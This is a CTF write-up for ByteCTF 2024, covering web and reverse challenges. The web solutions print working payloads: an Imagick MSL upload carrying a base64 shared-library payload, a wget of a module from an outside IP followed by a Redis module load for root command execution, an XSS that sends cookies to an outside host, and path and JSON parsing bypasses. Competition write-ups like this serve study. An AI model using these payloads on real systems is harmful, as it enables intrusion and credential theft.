X1cT34m战队 WriteUp ByteCTF2024

排名

X1cT34m：第14名

排名	战队名称	总分	战队强项	解题数量	一血数量	最新更新
11	V&N	8905.66	Web	9	0	2024-09-22 09:54:59
12	SUS	8904.44	Web	9	0	2024-09-22 09:34:58
13	bad_cat	8903.55	Web	9	0	2024-09-22 09:10:20
14	X1cT34m	7932.84	Web	8	1	2024-09-22 09:38:22
15	Redbud	7921.26	Pwn	8	2	2024-09-22 09:03:46
16	F61d	7915.74	Web	8	1	2024-09-22 09:09:58
17	r3kapig	7913.34	reverse	8	0	2024-09-22 09:29:52
18	A1natas	7906.25	reverse	8	0	2024-09-22 09:25:01
19	S1uM4i	6925.43	reverse	7	1	2024-09-22 09:28:54
20	Syclover	5938.41	Web	6	0	2024-09-22 09:59:26

解题思路

Web

Ezobj

利用解析xxe报错读取文件

```
http://722a55e1.clsadp.com/?byte=SimpleXMLElement&ctf[0]=/var/www/html/config.php&ctf[1]=2&ctf[2]=1


```

Warning: SimpleXMLElement::__construct(): /var/www/html/config.php:2: parser error : ParsePI: PI php never end ... in **/var/www/html/index.php** on line **12**

Warning: SimpleXMLElement::__construct(): $secret = "HelloByteCTF2024"; in **/var/www/html/index.php** on line **12**

Warning: SimpleXMLElement::__construct(): ^ in **/var/www/html/index.php** on line **12**

Warning: SimpleXMLElement::__construct(): /var/www/html/config.php:2: parser error : Start tag expected, '<' not found in **/var/www/html/index.php** on line **12**

Warning: SimpleXMLElement::__construct(): $secret = "HelloByteCTF2024"; in **/var/www/html/index.php** on line **12**

Warning: SimpleXMLElement::__construct(): ^ in **/var/www/html/index.php** on line **12**

Fatal error: Uncaught Exception: String could not be parsed as XML in /var/www/html/index.php:12 Stack trace: #0 [internal function]: SimpleXMLElement->__construct() #1 /var/www/html/index.php(12): ReflectionClass->newInstanceArgs() #2 {main} thrown in **/var/www/html/index.php** on line **12**

secret是

```
HelloByteCTF2024
```

```
#参考文章 https://aecous.github.io/2023/06/27/Imagick%E8%A7%A6%E5%8F%91msl/#msl%E8%84%9A%E6%9C%AC%E6%A0%87%E7%AD%BE
POST /?byte=Imagick&ctf[]=vid:msl:/tmp/php* HTTP/1.1
Host: 722a55e1.clsadp.com
User-Agent: python-requests/2.27.1
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: close
Content-Length: 1004
Content-Type: multipart/form-data; boundary=618ffc606be4e5025dc882af77fe9c0b

--618ffc606be4e5025dc882af77fe9c0b
Content-Disposition: form-data; name="evil"; filename="test.txt"

<?xml version="1.0" encoding="UTF-8"?>
<image>
  <read filename="inline:data:text/8BIM; base64,f0VMRgIBAQAAAAAAAAAAAAMAPgABAAAAkgEAAAAAABAAAAAAAAAALAAAAAAAAAAAAAAAEAAOAACAEAAAgABAAEAAAAHAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAFAIAAAAAAACWAgAAAAAAAAAQAAAAAAAAAgAAAAcAAAAwAQAAAAAAADABAAAAAAAAMAEAAAAAABgAAAAAAAAGAAAAAAAAAAABAAAAAAAAABAAAABgAAAAAAAAAAAAAAMAEAAAAAAAwAQAAAAAAAGAAAAAAAAAAAAAAAAAAAAAIAAAAAAAAAAcAAAAAAAAAAAAAAAMAAAAAAAAAAAAAAJABAAAAAAAAkAEAAAAAAAACAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAwAAAAAAAAkgEAAAAAAAAFAAAAAAAAAJABAAAAAAAABgAAAAAAAACQAQAAAAAAAAoAAAAAAAAAAAAAAAAAAAAAALAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAMf9qCViZthBIidZNMclqIkFaagdaDwVIhcB4UWoKQVlQailYmWoCX2oBXg8FSIXAeDtIl0i5AgARXC/vQQ1RSInmahBaaipYDwVZSIXAeSVJ/8l0GFdqI1hqAGoFSInnSDH2DwVZWV9IhcB5x2o8WGoBXw8FXmp+Wg8FSIXAeO3/5g==" />
  <write filename="8BIM:/tmp/233.so" />
</image>
--618ffc606be4e5025dc882af77fe9c0b--
```

再写进去一个wmv文件，利用php文件上传会创建一个临时文件执行msl脚本，本来想利用这个文件后面会删除的特点的，但是不知道为什么临时文件不会被删除，那用php://input也是一样的

```
?so=233&key=HelloByteCTF2024&byte=Imagick&ctf[]=/tmp/233.wmv
```

会调用外部命令这样就达到了劫持的效果，动态链接库用msf生成，自己手动编译的太大会传不上去，不知道是不是题目限制

```
ps aux|grep root # 发现redis以root身份运行
cat /etc/redis*/redis*.conf|grep requirepass # 得到密码
wget http://47.239.65.13:8000/module.so -O /tmp/module.so # 下载一个可以执行命令的库
chmod 777 /tmp/module.so
redis-cli -a [密码]
module load /tmp/module.so
system.exec "cat /root/flag"
```

OnlyBypassMe

有个http://9b2ed1b5.clsadp.com/swagger-ui/index.html泄漏，还有v3/api-docs

有用的路由就

```
/api/v1/users/register
/api/v1/auth/login
/api/v1/users/updateAvatarV1
/api/v1/users/getUserAvatar
```

从那个文档里面获取到的参数，注册一个用户，updateuserpremission那用"0 "把roleid改成0还是没权限拿flag

然后updateAvatarV1

```
{
"url":"file:///#.js"
}
```

再访问getUserAvatar可以列目录，也可以读取文件，找了一圈读mysql目录下有一个flag.idb拿到flag

CrossVue

profile那里直接{{fetch('http://47.239.65.13:1234/'+document.cookie)}}再邀请admin访问，获取到cookie，访问/admin

ezoldbuddy

```
view-source:http://113.201.14.253:32207/
35          }
36          .login-container button {
37              width: 100%;
38              padding: 10px;
39              background-color: #007bff;
40              color: #fff;
41              border: none;
42              border-radius: 4px;
43              cursor: pointer;
44          }
45          .login-container button:hover {
46              background-color: #0056b3;
47          }
48      </style>
49  </head>
50  <body>
51
52  <div class="login-container">
53      <h2>登录</h2>
54      <form onsubmit="return checkLogin()">
55          <input type="text" id="username" placeholder="用户名" required>
56          <input type="password" id="password" placeholder="密码" required>
57          <button type="submit">登录</button>
58      </form>
59      <!-- <div style="margin-top: 10px; text-align: center;">
60          <a href="shopbytedancesdhjkf">Shop Bytedance</a>
61      </div> -->
62  </div>
63
64  <script>
65      function checkLogin() {
66          const password = document.getElementById('password').value;
67          const hardcodedPassword = '123456'; // 硬编码的密码
68
69          if (password === hardcodedPassword) {
70              alert('登录成功! CTFER');
71
72              return true;
73          } else {
74              alert('密码错误! ');
75              return false;
76          }
77      }
78  </script>
79
80  </body>
81  </html>
```

html注释出路径，访问403，感觉是guincorn+nginx的解析差异绕过，fuzz试了一下，记得python好像\xa0很好用

```
00000000  47 45 54 20 2f 73 68 6f  70 62 79 74 65 64 61 6e  GET /shopbytedan
00000010  63 65 73 64 68 6a 6b 66  a0 20 48 54 54 50 2f 31  cesdhjkf  HTTP/1
00000020  2e 31 0d 0a 48 6f 73 74  3a 20 31 31 33 2e 32 30  .1 Host: 113.20
00000030  31 2e 31 34 2e 32 35 33  3a 32 33 30 38 39 0d 0a  1.14.253:23089
00000040  55 70 67 72 61 64 65 2d  49 6e 73 65 63 75 72 65  Upgrade-Insecure
00000050  2d 52 65 71 75 65 73 74  73 3a 20 31 0d 0a 55 73  -Requests: 1 Us
00000060  65 72 2d 41 67 65 6e 74  3a 20 4d 6f 7a 69 6c 6c  er-Agent: Mozill
00000070  61 2f 35 2e 30 20 28 57  69 6e 64 6f 77 73 20 4e  a/5.0 (Windows N
```

绕过，checkout路由也要在这个shop什么的后面，对了好久脑电波出来的

```
50 4f 53 54 20 2f 73 68  6f 70 62 79 74 65 64 61  POST /shopbyteda
6e 63 65 73 64 68 6a 6b  66 2f 63 61 72 74 2f 63  ncesdhjkf/cart/c
68 65 63 6b 6f 75 74 a0  20 48 54 54 50 2f 31 2e  heckout  HTTP/1.
31 0d 0a 48 6f 73 74 3a  20 31 31 33 2e 32 30 31  1 Host: 113.201
2e 31 34 2e 32 35 33 3a  33 32 32 30 37 0d 0a 43  .14.253:32207 C
6f 6e 74 65 6e 74 2d 4c  65 6e 67 74 68 3a 20 37  ontent-Length: 7
30 0d 0a 55 73 65 72 2d  41 67 65 6e 74 3a 20 4d  0 User-Agent: M
6f 7a 69 6c 6c 61 2f 35  2e 30 20 28 57 69 6e 64  ozilla/5.0 (Wind
6f 77 73 20 4e 54 20 31  30 2e 30 3b 20 57 69 6e  ows NT 10.0; Win
36 34 3b 20 78 36 34 29  20 41 70 70 6c 65 57 65  64; x64) AppleWe
62 4b 69 74 2f 35 33 37  2e 33 36 20 28 4b 48 54  bKit/537.36 (KHT
```

参数只能是整数在1到10000之间，也没有session什么的会储存用户余额没有并发应该

后面可能也是对json的解析差异吧，检测参数时取前面的，在购买时取的是后面的？当时没希望了自己试出来的

`百万富翁的梦`


```
{
    "orderId":0,
    "cart":[
        {
"id":3,
"id":9,
"qty":1
}
]}
```

百万富翁的梦，感觉得多买一点，用同样的方法覆盖qty 100没出 10000 就出了，阐释百万富翁的梦

Reverse

babyAPK

Flutter写的APP，用了flutter_rust_bridge，验证被分为两部分，Flutter那边校验开头结尾以及flag长度，rust那边校验flag括号内的值。



校验方式如上图所示，去掉-后每个十六进制值当作变量参与运算。解题脚本如下

```
from z3 import *

```

```python
def hex_to_signed(num):
    if num >= 0x80000000:
        return num - 0x100000000
    return num

def solve_equations():
    dword_1A2A8 = [
        0x1EE59, 0x22A, 0x1415, 0x40714, 0x13E0, 0x8B8, 0xFFFDCEA0,
        0x313B, 0x3D798, 0xFFFFFE6B, 0xC4E, 0x23884, 0x8D, 0x1DB4,
        0xFFFC1328, 0x1EAC, 0x43C64, 0x142B, 0xFFFFF622, 0x23941,
        0xFFFFEF6D, 0x120C, 0xFFFBD30F, 0x1EBE, 0x45158, 0xFFFFEF66,
        0x1D3F, 0x4C46B, 0xFFFFF97A, 0x1BFD, 0xFFFBA235, 0x1ED2
    ]

    solutions = []
    for i in range(0, 32, 8):
        solver = Solver()
        v57, v58, v59, v60, v61, v62, v67, v69 = Ints('v57 v58 v59 v60 v61 v62 v67 v69')

        solver.add(v69 + v67 * v57 * v59 - (v60 * v61 + v58 + v62) == hex_to_signed(dword_1A2A8[i]))
        solver.add(v57 - v67 * v58 - v60 + v62 + v59 * v69 + v61 == hex_to_signed(dword_1A2A8[i + 1]))
        solver.add(v67 * v58 - (v60 + v59 * v69) + v61 + v57 * v62 == hex_to_signed(dword_1A2A8[i + 2]))
        solver.add(v57 * v67 * v62 + v59 + v58 * v60 - (v61 + v69) == hex_to_signed(dword_1A2A8[i + 3]))
        solver.add(v60 * v61 + v59 + v57 * v67 - (v62 + v69 * v58) == hex_to_signed(dword_1A2A8[i + 4]))
        solver.add(v61 + v57 * v59 + v67 * v58 - (v62 + v69 * v60) == hex_to_signed(dword_1A2A8[i + 5]))
        solver.add(v67 * v61 + v62 + v69 - v59 - v57 * v58 * v60 == hex_to_signed(dword_1A2A8[i + 6]))
        solver.add(v61 * v62 + v58 * v60 + v57 - (v69 + v67 + v59) == hex_to_signed(dword_1A2A8[i + 7]))

        if solver.check() == sat:
            model = solver.model()
            solution = {v: model[v].as_long() for v in [v58,v59,v61,v57,v60,v67,v62,v69]}
            solutions.append(solution)

    return solutions

solutions = solve_equations()

```

```
for i, solution in enumerate(solutions, 1):
    print(f"Solution {i}:")
    for v, value in solution.items():
        print(f"{v} = {value}")
    print()
```

可以得到解

> 51 50 101 55 53 48 99 56 102 98 50 49 52 53 54 50 97 102 50 50 57 55 51 102 98 53 49 55 54 98 57 99

将如上内容转换后加入-和开头结尾，即可得到flag

ByteBuffer

根据提示，找个FlatBuffers的样本，大概推测数据结构如下

```
namespace UnknownData;

table Dots {
  name:string;
  y:int;
  x:int;
}

table Edges {
  name:string;
  aDotId:int;
  bDotId:int;
}

table DataContainer {
  dots:[Dots];
  edges:[Edges];
}

root_type DataContainer;
```

根据如上推测手动解析画图，然后稍微处理一下反转，即可得到flag，脚本如下

```
import struct
import os
import matplotlib.pyplot as plt

```


```python
def parse_binary_file(file_path):
    if not os.path.exists(file_path):
        print(f"错误: 文件 '{file_path}' 不存在。")
        return []

    try:
        with open(file_path, 'rb') as f:
            data = f.read()
    except IOError as e:
        print(f"错误: 无法读取文件 '{file_path}'。{str(e)}")
        return []

    results = []
    start_index = 0

    while start_index < len(data):
        try:
            # 查找特征码 "Dot " 或 "Edge "
            dot_index = data.find(b'Dot ', start_index)
            edge_index = data.find(b'Edge ', start_index)

            if dot_index == -1 and edge_index == -1:
                break  # 没有找到更多匹配

            if dot_index != -1 and (edge_index == -1 or dot_index < edge_index):
                # 处理 "Dot " 格式
                start_index, result = process_data(data, dot_index, 'Dot')
            else:
                # 处理 "Edge " 格式
                start_index, result = process_data(data, edge_index, 'Edge')

            if result:
                results.append(result)

        except struct.error:
            print(f"警告: 在位置 {start_index} 处理数据时发生错误。跳过此部分。")
            start_index += 1
        except Exception as e:
            print(f"警告: 在位置 {start_index} 发生未知错误。{str(e)}。跳过此部分。")
            start_index += 1

    return results

def process_data(data, start_index, data_type):
    # 向前搜索 b'\x04\x00\x00\x00'
```

```python
    header_index = data.rfind(b'\x04\x00\x00\x00', 0, start_index)
    if header_index == -1:
        raise ValueError("未找到头部标记")

    # 提取两个整数
    int1 = struct.unpack('<I', data[header_index-8:header_index-4])[0]
    int2 = struct.unpack('<I', data[header_index-4:header_index])[0]

    # 提取文本
    text_end = data.find(b'\x00', start_index)
    if text_end == -1:
        raise ValueError("未找到文本结束标记")
    text = data[start_index:text_end].decode('ascii', errors='replace')

    return text_end, (data_type, text, int1, int2)

# 解析文件
file_path = r'.\ByteBuffer\ByteBuffer.bin'
results = parse_binary_file(file_path)

# 输出结果
if results:
    for i, (data_type, text, int1, int2) in enumerate(results, 1):
        print(f"匹配 #{i}:")
        print(f"  数据类型: {data_type}")
        print(f"  提取的文本: {text}")
        print(f"  第一个整数: {int1}")
        print(f"  第二个整数: {int2}")
        print()
else:
    print("未找到任何匹配的数据。")

# 准备绘图数据
dots = {}
edges = []
for data_type, text, int1, int2 in results:
    if data_type == 'Dot':
        dot_id = int(text.split('#')[1])
        dots[dot_id] = (int1, int2)
    elif data_type == 'Edge':
        edges.append((int1, int2))

# 创建图形
plt.figure(figsize=(10, 10))

# 绘制点
for dot_id, (x, y) in dots.items():
```


```python
    plt.scatter(x, y, color='blue')
    plt.text(x, y, f'{dot_id}', fontsize=8, ha='right', va='bottom')

# 绘制边
for start, end in edges:
    if start in dots and end in dots:
        x1, y1 = dots[start]
        x2, y2 = dots[end]
        plt.plot([x1, x2], [y1, y2], color='red', linewidth=2)

# 设置图形属性
plt.title('Dots and Edges Visualization')
plt.xlabel('X Coordinate')
plt.ylabel('Y Coordinate')

# 调整坐标轴以适应所有点
plt.axis('equal')
plt.tight_layout()

plt.gca().invert_yaxis()

# 显示图形
plt.show()
```

ByteKit

根据flag的sh脚本来看，读写了NVRAM变量，考虑验证在BIOS里。从BIOS里提取出ByteKitLoaderDxe分析。



该文件有一定的控制流混淆，稍微分析可以发现是解密了个镜像，并将读取到的NVRAM变量传入给解密出的镜像进行下一步操作。



之后可以得到正确的输入为

> KEY:By71d@nnc6_Wan77_y@0_zug6666

之后开机按流程走一遍即可得到flag，也可以逆向完剩余的部分，进行xor和base64也能得到正确的flag